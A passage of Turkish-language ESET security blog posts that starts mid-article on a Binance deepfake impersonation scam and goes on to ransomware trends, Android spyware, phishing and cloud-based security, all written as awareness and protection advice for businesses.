2022’deki bir başka deepfake vakasında, [kripto](https://techmonitor.ai/technology/cybersecurity/biggest-cryptocurrency-hacks-of-all-time) para borsası Binance’in baş iletişim sorumlusu Patrick Hillmann, kendisiyle bizzat temas halinde olduklarını iddia eden birkaç kişiden telefon almaya başladı. Bu insanlar, varlıklarını Binance’ta değerlendireceklerdi fakat paralarının bir kısmı karşılığında bir Binance tokenı almaları gerektiği bizzat Hillmann tarafından söylenmişti. Hillmann, arayanlardan hiçbirini tanımadığı ve onlarla hiç temas kurmadığını düşündü. Hillmann daha sonra siber suçluların kendi kişiliğinin deepfake bir kopyasını oluşturmak ve görünüşte işle ilgili Zoom aramalarını simüle etmek için geçmişte yayınlanmış bazı röportajlarını kullandığını keşfetti. Bu durumda, deepfake’in kurbanı olan insanlar paralarını kaybetti, ancak sorun şirketin itibarını da ciddi şekilde etkileyebilirdi.
## **Derin sahtekarlıklara (deepfake) aldanmayın**
Daha ayrıntılı deepfake’lerden bazılarına baktığınızda, çevrimiçi gördüğünüz şeyin sahte mi yoksa gerçek mi olduğunu belirlemenin bir yolu yokmuş gibi hissedebilirsiniz. Aslında biraz şüpheci olmakta fayda var. Ekranınızda gördükleriniz hakkında biraz bile şüpheniz varsa, güvende kalmaya zaten bir adım daha yaklaşmışsınız demektir.
Peki bir deepfake’i nasıl tespit edebilirsiniz? Ses kayıtları söz konusu olduğunda, deepfake’lerin ortaya çıkarılması daha zordur çünkü sesleri normal bir insan sesine tıpatıp benzeyebilir. [Ancak bazı programlar artık deepfake sesleri tespit](https://www.inverse.com/innovation/deepfake-audio-detection) edebiliyor. Nasıl mı? İnsan sesi sınırlı bir ses yelpazesi üretebilir. Ancak bir “bilgisayarın sesi” bu kadar sınırlı değildir ve bu nedenle çok az da olsa farklı sesler çıkarır.
Özel bir yazılım olmadan bir deepfake tespit edebilir misiniz? Zor olabilir ama mümkündür. Bir video veya ses kaydının gerçekliğini doğrulamaya çalışırken kendinize sormanız gerekenler:
1. **Kayıt inanılması zor görünüyor mu?** İçerik skandal niteliğinde mi ve açıkça izleyicilerden/dinleyicilerden duygusal bir tepki uyandırmaya mı çalışıyor? Eğer öyleyse, bu şüpheci yaklaşmanız ve gördüğünüz ya da duyduğunuz bilgileri doğrulamanız için ilk işaret olabilir.
2. **Ayrıntılarda şüpheli bir şeyler yok mu?** Deepfake yaratıcıları genellikle göz kırpma, nefes alma veya hassas saç ve yüz hareketleri gibi daha ince ifadeleri kopyalamakta sorun yaşarlar. Bazen, en çok hareket eden bölgelerde hafif aksaklıklar da olabilir. Ses kayıtlarında, kelimeler arasında doğal olmayan duraklamalar veya tam tersine aşırı mükemmel konuşma fark edebilirsiniz.
3. **Vücut doğal bir şekilde hareket ediyor mu?** Birisi bizimle konuştuğunda, vücudundan ziyade yüzüne bakma eğilimindeyizdir. Deepfake yaratıcıları da öncelikle yüz ifadelerini kopyalamaya odaklanır, bu nedenle videodaki kişinin vücut şekli veya hareketleri biraz farklı görünüyorsa, bir deepfake’e bakıyor olabilirsiniz.
4. **Ses videoya uyuyor mu?** Bazen deepfake yaratıcıları ses kaydını kişinin hareketleriyle eşleştirmekte başarısız olurlar. Ağız hareketlerinin ağızdan çıktığı iddia edilen kelimelerle eşleşip eşleşmediğini görmek için yüzü dikkatlice gözlemleyin.
5. **Işıklandırma tutarlı mı?** Yoksa kişinin başı doğal olmayan bir şekilde aydınlık veya karanlık mı görünüyor? Işıklandırma tutarsızlıkları bir ipucu olabilir.
## **Dijital güvenlik eğitimini eğlenceli hale getirin
IT ekipleri şirketlerini deepfake’ler ve riskleri hakkında bilgilendirmelidirler. Deepfake’ler hem eğlendiriciler hem de siber suçlular tarafından kullanılabilen bir teknoloji örneği olduğundan, çalışan eğitimini etkileşimli ve eğlenceli hale getirmeye çalışmalısınız. Örneğin, çalışanlara bazı videolar gönderin ve hangilerinin gerçek hangilerinin gerçek olmadığını tahmin etmelerini sağlayın. Aktif katılımı teşvik ederseniz, çalışanların öğrendiklerini hatırlamaları ve bilgilerini şirketinizi daha güvenli tutmak için kullanmaları daha olasıdır.
İlgili makale: [SVB: Her dolandırıcının hayalini süsleyen iflas haberi!](https://antivirus.com.tr/svb-her-dolandiricinin-hayalini-susleyen-iflas-haberi/ "SVB: Her dolandırıcının hayalini süsleyen iflas haberi!")
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DeepFake, Kurumsal Güvenlik
---
### [Fidye yazılımları bildiğiniz gibi (mi)? 2023 trendleri.](https://antivirus.com.tr/fidye-yazilimlari-bildiginiz-gibi-mi-2023-trendleri/)
**Published:** Temmuz 3, 2023
**Author:** ESET
**Excerpt:** Fidye yazılımları hep vardı ve sürekli gelişiyorlar. Fakat saldırganlar hedefli saldırılara yöneldikçe büyük fidye yazılımı saldırıları daha az görülüyor.
**Content:**
Fidye yazılımları her zaman vardı ve her zaman gelişiyor. Bununla birlikte, saldırganlar hedefli saldırılara yöneldikçe büyük fidye yazılımı saldırıları önceki yıllara göre daha az görülüyor.
## Daha az kitlesel, daha çok hedefli
Geçmişte [WannaCry](https://www.eset.com/int/about/newsroom/corporate-blog/corporate-blog/what-users-know-wannacry-attack/) gibi devasa kampanyalar insanların posta kutularına yığılıyordu. Şimdi ise bu tür saldırılar sadece istisnai olarak gerçekleşiyor. Telemetrimiz, fidye yazılımı dağıtan kitlesel e-posta kampanyalarının sayısının azaldığını gösteriyor.
ESET tarafından tespit edilen fidye yazılımı e posta saldırılarının sayısı
Başka olumlu haberler de var: giderek daha fazla fidye yazılımı yaratıcısı ve operatörü yakalanıyor ve cezalandırılıyor. 2021 yılında Darkside’ın Colonial Pipeline’ın verilerini şifrelemesi, Beyaz Saray yönetiminin ve ABD kolluk kuvvetlerinin bu konuya daha fazla odaklanmasını ve fidye yazılımlarına karşı uluslararası iş birliğinin artmasını tetikledi. Uluslararası kolluk kuvvetleri, siber suçluları ve faaliyetlerini izlemenin, altyapılarına sızmanın ve çoğu zaman onları çökertmenin ve hatta bazı durumlarda fidye yazılımı çetelerinin bağlı kuruluşlarını ve çekirdek üyelerini tutuklamanın yollarını buldu ve böylece saldırıların sayısını sınırladı. Bazı durumlarda yetkililer, mağdurların verilerinin şifresini çözmelerini sağlayan şifreleme anahtarlarını elde etmeyi başardı.
Giderek daha fazla sayıda siber suç çetesi üyesi cezalandırılmakta. [Conti](https://www.bleepingcomputer.com/news/security/conti-ransomwares-internal-chats-leaked-after-siding-with-russia/) ve [Yanluowang](https://www.techtarget.com/searchsecurity/news/252526938/Yanluowang-ransomware-gang-goes-dark-after-leaks) vakalarında olduğu gibi, bu tür grupların operasyonları hakkında değerli bilgiler bazen iç sabotajcılar tarafından sızdırılmakta. Bu durum, organize dijital suçun artık dokunulmaz olmadığı yönündeki düşünceleri destekliyor. Sızdırılan veriler, bu tür grupların normal işletmelere benzer şekilde işlediğini, üst ve orta yönetime, geliştirme, test ve destek departmanlarına ve hatta İK departmanlarına sahip olduğunu gösterdi.
## Polis hackerları nasıl hackledi?
2023’ün başında ABD Adalet Bakanlığı Hive fidye yazılımı grubunu [çökertti](https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant). Polis birkaç ay boyunca grubun sistemlerini ve işleyişini analiz etti ve daha sonra yaklaşık 1300 kurbana dağıtılan şifre çözme anahtarlarını topladı. ABD Adalet Bakanlığı’nın tahminlerine göre, Hive grubunun kurbanlardan talep ettiği miktar olan yaklaşık 130 milyar dolar değerindeki zarar önlendi. Tüm mağdurlara yardım edilemese de, cezalandırılan faillerin sayısı ve verilerin kurtarılması vakaları artıyor.
Fidye yazılımları hafife alınmamalıdır. Saldırganlar daha çok hedefli saldırılara yöneldiler. Örneğin küçük bir işletme gibi bir kurbanı, öngörülen ekonomik sonuçlara göre seçiyorlar, daha yüksek kar, işletmenin fidyeyi ödeme olasılığının daha yüksek olabileceği anlamına geliyor. “Siber suçlular genellikle ilginç ya da kritik bir sektörü seçerler. Bu tür alanlarda, iş operasyonlarının kesintiye uğraması halinde mümkün olan en kısa sürede eski haline getirilmesi çok önemlidir ve bazı durumlarda her ne kadar verilerinizi geri alacağınızın garantisi olmasa da en hızlı çözüm saldırganın talep ettiği miktarı ödemek oluyor.
## Saldırganlar kurbanlarını nasıl seçiyor?
Siber suçlular, kamuya açık olarak bildirilen yeni güvenlik açıklarını analiz etmek için izlerler. Daha sonra, internette güvenlik açığı olan sistemleri tarar ve bunları çalıştıran şirketleri belirlemeye çalışırlar. Bu havuzdan, olası ekonomik kazançlar ile potansiyel olarak değerli veya iş açısından kritik verilere erişimin en ilginç karışımına dayalı hedefler seçerler.
Fidye yazılımı çeteleri ilginç bir tedarik zincirinin parçası olan küçük işletmelere saldırdığında, bu durum başka işletmelere ve sistemlere erişim elde etmek için kullanılabilir. Örneğin, siber suçlular bir web servis sağlayıcısını ele geçirerek müşterilere ve onların web sitelerine ulaşabilirler. Müşterilerinin sistemlerinde geniş erişim ve izinlere sahip oldukları için Yönetilen Güvenlik Sağlayıcıları (MSP’ler) da yaygın hedeflerdir. Eğer saldırgan bir MSP’yi ele geçirirse, aynı anda onlarca, hatta yüzlerce müşterisini de ele geçirebilir. Ne yazık ki bu tür tedarik zinciri saldırıları artıyor.
## Tek saldırı ve etkilenen 1500 şirket
2021 yılında, kurumsal teknoloji firması Kaseya, uzaktan cihaz yönetimi yazılımını hedef alan bir ihlal yaşadı. Saldırganlar bunu fidye yazılımı yaymak için kullandı. Yaklaşık 60 müşterisi ve 1500 alt işletme etkilendi. [ZDNet](https://www.zdnet.com/article/kaseya-ransomware-attack-1500-companies-affected-company-confirms/), “Görünüşe göre saldırganlar, Kaseya’nın VSA yazılımındaki bir güvenlik açığından yararlanarak birden fazla yönetilen hizmet sağlayıcısına (MSP) ve onların müşterilerine karşı bir tedarik zinciri fidye yazılımı saldırısı gerçekleştirdi” dedi. Sonunda Kaseya şifre çözme anahtarlarını güvenilir bir kaynaktan aldı; bu kaynağın daha sonra REvil grubunun sistemlerine sızan FBI olduğu ortaya çıktı.
Tedarik zinciri saldırılarına daha fazla örnek arıyorsanız [3CX](https://www.bleepingcomputer.com/news/security/hackers-compromise-3cx-desktop-app-in-a-supply-chain-attack/), [SolarWinds](https://www.wired.com/story/the-untold-story-of-solarwinds-the-boldest-supply-chain-hack-ever/) ve [NotPetya](https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/) ile tanışın. Daha öğrenecek çok şey var.
Peki, işletmeniz için önemli çıkarımlar nelerdir? MSP’ler gibi cazip tedarik zincirlerine sahip şirketlerin fidye yazılımı saldırılarının popüler hedefleri olduğunu unutmayın. Ayrıca, saldırılar daha hedefli hale geldiğinden, yazılım ve işletim sistemlerinizin mümkün olan en kısa sürede yamalandığından emin olun, bir saldırıyı tespit edip engelleyebilecek çok katmanlı bir güvenlik çözümü kullanın ve [çalışanlarınızı](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) sosyal mühendisliği tanımlamaları için [eğitin](https://www.eset.com/tr/business/cybersecurity-training/). Ayrıca, verilerinizi yedeklemeyi ve bir felaket kurtarma stratejisine sahip olmayı unutmayın. [Fidye yazılımı saldırılarını nasıl önleyeceğiniz](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) ve [şirketinizi ](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun/)[nasıl](https://digitalsecurityguide.eset.com/en-us/ransomware-what-smbs-should-know) etkili bir şekilde [koruyacağınız ](https://digitalsecurityguide.eset.com/en-us/ransomware-how-to-protect-your-company-against-attacks)[hakkında daha fazla](https://digitalsecurityguide.eset.com/en-us/ransomware-what-smbs-should-know) bilgi edinin. Unutmayın küçük adımlar bile önemlidir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, Ransomware
---
### [Android tehditleri: Nasıl evrim geçirdiler?](https://antivirus.com.tr/android-tehditleri-nasil-evrim-gecirdiler/)
**Published:** Temmuz 3, 2023
**Author:** ESET
**Excerpt:** 2023 yılında 190 ülkede 3,6 milyar Android kullanıcısının olacağı tahmin ediliyor. Android cihazların suçlular için popüler hedefler olmasına şaşmamalı.
**Content:**
2023 yılında 190 ülkede yaklaşık [3,6 milyar Android kullanıcısının](https://www.bankmycell.com/blog/how-many-android-users-are-there) olacağı tahmin ediliyor. Android cihazların siber suçlular için popüler hedefler olmasına şaşmamalı. 2023’te Android saldırılarının sayısı nasıl gelişti? Ne tür Android tehditleri trend oluyor? Gelin beraber bakalım.
ESET telemetrisi, 2022 yılında Android cihazlara yönelik saldırıların sayısının arttığını gösteriyor. Diğer saldırı türlerinde 2022’nin başında dinamik bir artış ve ardından yavaş bir düşüş görülürken, Android tehditleri için durum böyle değil. Geçtiğimiz yıl boyunca istikrarlı bir şekilde artış gösterdiler. Rakamlar tam olarak nasıl gelişti?
Android cihazları hedef alan saldırıların sayısı nasıl artıyor
## Android tehditleri artıyor
Reklam yazılımları ve gizli uygulamalar cihazları hedef alan başlıca Android kötü amaçlı yazılım türleridir. Kötü amaçlı gizli uygulamalar genellikle simgelerini değiştirir ve cihazda gizlenir. Daha sonra genellikle istenmeyen reklamlar göstermeye veya arka planda başka eylemler gerçekleştirmeye başlarlar.
Casus yazılımlar da yükselişte. Bu tür kötü amaçlı yazılımlar yeraltı forumlarında bir hizmet olarak sunuluyor ve vasıfsız saldırganlar bile sadece birkaç yüz ya da binlerce avro karşılığında satın alabiliyor. Bazı kodlar aramaları kaydetmek, kameranın kontrolünü ele geçirmek ve fotoğrafları, e-postaları ve kişileri çalmak gibi oldukça geniş yeteneklere sahip. Casus yazılımlar genellikle kullanıcıyı gizlice gözetleyerek mümkün olduğunca çok bilgi ve veri çalmayı amaçlar. Saldırganlar için bu para kazanmanın oldukça basit bir yolu, çünkü çalınan veriler daha sonra başka saldırılarda kullanılmak üzere dark web’de yeniden satılıyor veya kurbana şantaj yapılabiliyor.
## Hizmet olarak casus yazılımlar şirketler için de riski artırıyor
Casus yazılım şirketleri nasıl etkiler? Hassas verileri çalabilir, özel konuşmaları sızdırabilir, gizli kişileri elde edebilir ve tüm bunları herkese açık hale getirebilir. Bazen saldırganlar kimse fark etmeden iki taraf arasındaki iletişimi gözetliyorlar ve daha sonra topladıkları bilgileri veya isimleri, taraflardan biriymiş gibi davranarak sahte bir e-postadan şirketle iletişime geçmek için kullanabiliyor. Bu e-postada saldırgan önemli sistemlere erişim ya da acil bir ödeme isteyebilir. Fail önceki konuşmanın bazı bölümlerini kullandığından, kurban bir şeylerin yanlış gittiğinden şüphelenmeyebilir.
Bazı kullanıma hazır casus yazılımlar ise konu hakkında bilgisi olmayan kişilere bir kampanyanın nasıl oluşturulacağına dair eksiksiz kılavuzlar sunar. Örneğin Polonya’da, Bolt Food’u taklit eden ERMAC 2.0 bankacılık kötü amaçlı yazılımını tespit ettik. Bir kurbanın dikkatini çekebilecek tek şey URL idi. URL’nin değişik olduğunu fark edemeyen kullanıcılar, bankacılık ve kripto cüzdan uygulamalarının verilerine erişebilecek zararlı yazılımı indireceklerdi. ERMAC 2.0 zararlı yazılımı Mart 2022’den bu yana yeraltı forumlarında [ayda 5 bin dolara kiralanabiliyor](https://twitter.com/ESETresearch/status/1526897310231322630).
## Akıllı telefonlar popüler hedefler haline geliyor
Siber suçlular geçmişte ağırlıklı olarak masaüstü cihazlara ve yazılımlara odaklanırken, artık BT departmanlarının şirket mobil cihazlarındaki trafiği ve iletişimi izlemekte zorlandıklarını fark ettiler ve odakları değişti. Akıllı telefonlar, üzerlerinde önemli veriler depolanmasına ve bulut havuzlarına ve iş uygulamalarına erişmek için kullanılmasına rağmen hafife alınıyorlar. BT yöneticileri genellikle mobil ortamın bölümlere ayrılması ve uygulamaların cihazdaki diğer uygulamaların faaliyetlerine doğrudan erişimi olmaması nedeniyle biraz daha güvenli olduğu gerçeğine güveniyor, ancak bu yeterli değil.
Dijital hırsızlar, yukarıda belirtilen tehditlerde olduğu gibi, cihaza girmenin yollarını bulabilirler. Kripto cüzdanlar gibi finansal mobil uygulamalar son zamanlarda hedef alındı. Bunun nedeni muhtemelen Bitcoin ve diğer kripto para birimlerinin aklanmasının daha kolay olması ya da aklanmasına hiç gerek olmaması. Cep telefonları artık yeni cüzdanlarımız ve siber suçlular bunu biliyor.
## Android tehditlerine karşı nasıl korunulur?
Android cihazlar dijital güvenlik yazılımı ile korunabilir. Bu tür yazılımlar, sızdırılan ya da yeniden satılan kaynak kodlarıyla oluşturulanlar da dahil olmak üzere çoğu tehdidi etkili bir şekilde izleyebilir. Kodun bir kısmı genellikle değişmez, bu da yeni kötü amaçlı yazılım çeşitlerini tespit etmemizi mümkün kılar. Ayrıca, çalışanlara uygulamaları yalnızca resmi pazarlardan indirmeleri ve Android mobil tehditlerinin en yaygın dağıtım vektörleri olan forumlar, ikincil pazarlar ve YouTube bağlantıları gibi tüm resmi olmayan veya güvenilir olmayan kaynaklardan kaçınmalarını tavsiye ediyoruz. Alacağınız önlemler saldırıların engellenmesini ve işletmenizin korunmasını sağlamaya yardımcı olacaktır.
Etkili bir dijital güvenlik stratejisinin nasıl oluşturulacağı hakkında [daha fazla bilgi edinin](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/).
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Android, Casus Yazılım
---
### [Kimlik avı hakkında 2023 yılında bilmeniz gereken her şey!](https://antivirus.com.tr/kimlik-avi-hakkinda-2023-yilinda-bilmeniz-gereken-her-sey/)
**Published:** Temmuz 3, 2023
**Author:** ESET
**Excerpt:** Kimlik avı dijital güvenliğin değişmez bir parçasıdır. Neredeyse internetin kendisi kadar eskidir ve hala işletmelere saldırmanın çok etkili bir yoludur.
**Content:**
Kimlik avı (oltalama) dijital güvenlik ortamının değişmez bir parçasıdır. Neredeyse internetin kendisi kadar eskidir ve hala bireylere ve işletmelere saldırmanın çok etkili bir yoludur. Kimlik avı bu kadar uzun süredir var olmasına rağmen yine de çalışanları, yöneticileri, BT yöneticilerini ve profesyonelleri şaşırtabilir. İşte kimlik avı konusundaki son gelişmeler hakkında bilmeniz gerekenler.
## Kimlik avı filtreleri tüm saldırıları önleyemez
Birçok şirket kimlik avı filtreleri kullanıyor olsa da kampanyalar hala başarılı şekilde devam ediyor. Bazı alanlarda farkındalığın artmış olmasına rağmen birçok insan hala kimlik avına kanıyor. İnsanlar kötü niyetli bağlantılara tıklamaya, görünüşte güvenilir formları doldurmaya veya sahte giriş sayfalarına kimlik bilgilerini girmeye yönlendiriliyor. Aslında sorunun büyük bir kısmı sahte bir URL’yi meşru bir URL’den ayırt edememeleri. Aynı zamanda, saldırganlar saldırı yöntemlerini geliştirerek [kimliğe](https://antivirus.com.tr/birini-taklit-etme-bir-saldirganin-ceo-kimligine-burundugu-an/) bürünme ve [yanıt zinciri saldırıları](https://www.connect2geek.com/what-is-reply-chain-phishing/) gibi tekniklere güveniyorlar. Gelişmiş çeviriler nedeniyle, kötü dilbilgisi ve üslup zamanla geçmişte kaldı ve çalışanların kimlik avı mesajlarını tespit etmesini giderek zorlaştırdı.
Her çalışanı tüm kimlik avı saldırılarını tespit edebilmesi için eğitemezsiniz. Saldırganların hata yapacak ve bilgilerini ifşa edecek yalnızca birkaç çalışana ihtiyaçları vardır. [Dropbox](https://dropbox.tech/security/a-recent-phishing-campaign-targeting-dropbox) örneğinde olduğu gibi, son zamanlarda yaşanan yüksek profilli ihlallerin birçoğuna tek bir kişinin yaptığı hata neden oldu.
## 2022’de en çok tespit edilen kimlik avı formu
ESET telemetrisine göre, 2022’de önde gelen küresel tespit, saldırıların neredeyse %19’u ile HTML/Phishing.Agent oldu. Bu rakamlar 2023’ün ilk üç ayında artarak %37,5’e ulaştı.
Hibrit çalışma birçok şirket için normal hale geldikçe, siber suçlular da buna uyum sağladı ve uzaktan çalışma için kullanılan araçları taklit etmeye başladı. Popüler kimlik avı temaları DHL ve WeTransfer’den DocuSign, Microsoft Office ve Microsoft Outlook’a kadar uzanıyor. Etkili bir kimlik avı hilesi de BT departmanınızdan gelen ve çalışanlardan şifrelerini değiştirmelerini isteyen sahte mesajlardır. Bazı saldırganlar, saldırının güvenilir görünmesini sağlamak için şirketin sloganını ve resmi markasını bile kullanıyor.
## Eskidir, ancak hafife alınmamalıdır
Kimlik avı modası geçmiş ve biraz fazla sık tartışılan bir konu gibi görünse de hafife alınmamalıdır. BT uzmanlarının yapması gereken nedir? Şirketinize karşı devam eden bir kimlik avı kampanyası varsa çalışanlarınızı bilgilendirin ve şüpheli içerik ve davranışları nasıl bildireceklerini bildiklerinden emin olun. Eğer bir olay yaşanmışsa, saldırının başlangıcında bir insan hatası olup olmadığını analiz edin ve eğer varsa, bunu eğitim materyali olarak kullanın. Bir oltalama saldırısını ne kadar erken tespit ederseniz, şirketin veri kaybını ve mali zararı önleme şansı o kadar artar.
Sınırlı kaynaklara sahip bir şirket BT güvenliğini dış kaynak kullanarak sağlamayı düşünebilir. Dahili güvenlik kapasiteleri olmayan şirketler, dijital güvenlikleriyle ya da en azından bazı bölümleriyle ilgilenecek bir Yönetilen Hizmet Sağlayıcı (MSP) kiralayabilirler. MSP’ler sorumlulukları ve hizmetin belirli yönleri sözleşmede doğru bir şekilde belirlendiği sürece daha yüksek bir standart sunabilirler.
Bu arada MSP’ler giderek daha popüler hedefler haline geldiler. [2021’de kurumsal teknoloji firması Kaseya](https://www.zdnet.com/article/kaseya-ransomware-attack-1500-companies-affected-company-confirms/)’nın başına gelenler gibi olaylar şirketiniz bir tedarik zinciri saldırısının dolaylı kurbanı olmasına neden olabilir. Bu nedenle, MSP’nin böyle bir senaryoyu önlemek için neler yaptığını ve gerçekleşmesi durumunda planlarını öğrenmek çok önemlidir. MSP’nizi seçmeden önce, iş açısından kritik verilerinizi ve sistemlerinizi belirleyin ve sözleşmenin bunların korunmasını ve olası kurtarılmasını kapsadığından emin olun. Sonuçta MSP’ler kendilerinin ve sizin güvenliğinizden sorumludur. Önemli bir iş ortağı olarak, en az şirket içi uzmanlarınız kadar güvenilir olmalıdırlar.
MSP’lerin rolünü ayrıntılı olarak [tanıyın](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/) ve nasıl MSP seçeceğinizi öğrenin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kimlik Avı, Phishing
---
### [Bulut tabanlı güvenlik: Tercih etmeli misiniz?](https://antivirus.com.tr/bulut-tabanli-guvenlik-tercih-etmeli-misiniz/)
**Published:** Ağustos 16, 2023
**Author:** ESET
**Excerpt:** İşletmeniz için şirket içi çözümler mi yoksa bulut tabanlı güvenlik mi tercih etmelisiniz? Her iki seçeneğin de avantajlarına ve dezavantajlarınına bakalım.
**Content:**
*İşletmelerin giderek daha fazla şirket içi çözümlerden bulut tabanlı çözümlere yönelmesinin birçok nedeni var. Teknoloji ilerliyor ve şirketlerin her seçeneğin avantajlarını ve dezavantajlarını göz önünde bulundurması gerekiyor. Bulut tabanlı güvenlik; esneklik, ölçeklenebilirlik ve maliyet avantajı sağlamanın yanı sıra IT çalışanlarının yükünü de hafifletir.*
Günümüzün hızla gelişen dijital ortamında, işletmeler benzeri görülmemiş güvenlik zorluklarıyla karşı karşıyadır. Sofistike siber tehditlerin sürekli artmasıyla birlikte, kuruluşların sağlam siber güvenlik çözümleri tercih etmeleri artık zorunlu hale geldi. Birçok kullanıcı için geleneksel şirket içi güvenlik önlemleri uzun süredir standart haline gelmiş olsa da bulut tabanlı siber güvenlik çözümleri yeni bir koruma vizyonu sunuyor. Peki başlıca avantajları nelerdir?
## **Merkezi yönetim ve kontrol
Bulut tabanlı siber güvenlik çözümlerinin öne çıkan avantajlarından biri merkezi yönetim ve kontroldür. Genellikle her fiziksel konum için ayrı yönetim sistemleri gerektiren şirket içi çözümlerin aksine, bulut tabanlı konsollar, yöneticilerin birden fazla ofis, departman ve hatta farklı ülkelerdeki güvenlik önlemlerini kolayca izleyip yönetebilecekleri birleşik bir platform sunar. Bu merkezi yaklaşım güvenlik operasyonlarını kolaylaştırır, gerçek zamanlı tehdit tespiti ve müdahalesi sağlar ve tutarlı politika uygulamasını kolaylaştırarak genel güvenlik duruşunu iyileştirir.
## **Daha düşük toplam sahip olma maliyeti
İşletmeler bulut tabanlı çözümlere abone olarak ve yalnızca kullandıkları hizmetler için ödeme yaparak harcamalarını azaltabilir. Kuruluşlar pahalı donanım satın alma, bakım ve yükseltme ihtiyacını ortadan kaldırarak kaynaklarını daha verimli bir şekilde tahsis edebilirler. Ayrıca, temel altyapıyı yöneten ve bakımını yapan bulut sağlayıcılarının uzmanlığından ve ölçek ekonomilerinden yararlanarak uzun vadede önemli maliyet tasarrufları elde edebilirler.
## **Geliştirilmiş ölçeklenebilirlik
Bulut tabanlı güvenlik çözümlerinin benzersiz ölçeklenebilirliği sayesinde kuruluşlar güvenlik altyapılarını gelişen ihtiyaçlarına göre zahmetsizce ayarlayabilirler. Artan iş yüklerini karşılamak için genellikle önemli donanım yükseltmeleri veya değiştirmeleri gerektiren geleneksel şirket içi çözümlerin aksine, bulut tabanlı çözümler talebi karşılamak için kolayca yukarı veya aşağı ölçeklendirilebilir. Bu esneklik, işletmelerin büyümeden, mevsimsel değişimlerden veya ağ trafiğindeki ani artışlardan bağımsız olarak güvenlik önlemlerini kesinti olmadan uyarlayabilmelerini sağlar.
## **Performans ve güvenilirlik
Bulut tabanlı güvenlik çözümleri, en son teknoloji ve altyapının gücünden yararlanır. Bu çözümler, coğrafi olarak dağıtılmış veri merkezleriyle gelişmiş yedek ve hata toleransı sağlayarak hizmet kesintisi veya aksama süresi riskini önemli ölçüde azaltır. Ayrıca bulut sağlayıcıları, gelişmiş tehdit algılama sistemleri ve günün her saati izleme dahil olmak üzere sağlam güvenlik önlemlerine büyük yatırımlar yaparak ortaya çıkan tehditlere karşı daha yüksek düzeyde koruma sağlar.
## **Hızlı dağıtım ve güncellemeler
Bulut tabanlı çözümler dağıtımı hızlandırarak kuruluşların temel güvenlik önlemlerini hızla uygulamasına olanak tanır. Uzun kurulum süreçleri ve karmaşık yapılandırmalar içerebilen şirket içi çözümlerin aksine, bulut tabanlı çözümler basit bir kurulum ve entegrasyon sunar. Dahası, bulut sağlayıcıları güvenlik altyapılarını sürekli olarak günceller, yamaları ve yükseltmeleri kuruluşun IT ekibinin manuel müdahalesini gerektirmeden sorunsuz bir şekilde dağıtır. Bu da işletmelerin her zaman en yeni güvenlik özelliklerine erişebilmesini sağlayarak güvenlik açıklarını azaltır ve potansiyel tehditlere maruz kalma süresini kısaltır.
## **Peki, dezavantajı var mı?
Çok değil ama güvenilir bir internet bağlantısı, siber güvenliğinizi bir bulut konsolundan başarılı bir şekilde çalıştırmak için temel bir gerekliliktir. Kararsız veya yavaş bir bağlantı, bulut tabanlı güvenlik sistemlerinin ve uygulamalarının performansını etkileyebilir, bu nedenle internetin zayıf olduğu bölgelerde faaliyet gösteren şirketler için şirket içi çözümler hala uygulanabilir. Ancak bu durum firmaların yalnızca küçük bir yüzdesi için geçerlidir. Diğer herkes için bulut platformlarının avantajları, potansiyel dezavantajlarından çok daha ağır basar.
[](https://www.eset.com/tr/business/protect-platform/)
> **Kuruluşlar, bulut tabanlı dijital güvenlik çözümlerinin faydalarını en üst düzeye çıkarmak için belirli şartları sağlamalıdır:
>
> - Optimum performans için güvenilir bir internet bağlantısı sağlamak
> - Olası güvenlik ihlallerine karşı koruma sağlamak için veri şifreleme de dahil olmak üzere güçlü bir geçmişe sahip güvenilir bir üretici ile ortaklık kurmak
> - En son güvenlik güncellemeleri ve yamaları ile güncel kalmak
> - Olası hizmet kesintileri için acil durum planlarının geliştirilmesi
> - Herhangi bir sorunu derhal tespit etmek ve ele almak için ağ ve uygulama performansını düzenli olarak izlemek
> - Konsola erişim kontrollerinin uygulanması ve periyodik olarak gözden geçirilmesi
Bulut tabanlı güvenlik, geleneksel güvenlik çözümlerine cazip bir alternatiftir. Artık kontrol ve yönetiminin daha pahalı ya da daha zor olması gibi bir durum söz konusu değil. Yukarıda belirtilen avantajların da gösterdiği gibi, potansiyel dijital tehlikelere karşı hazırlıklı olmanıza yardımcı olacaktır.
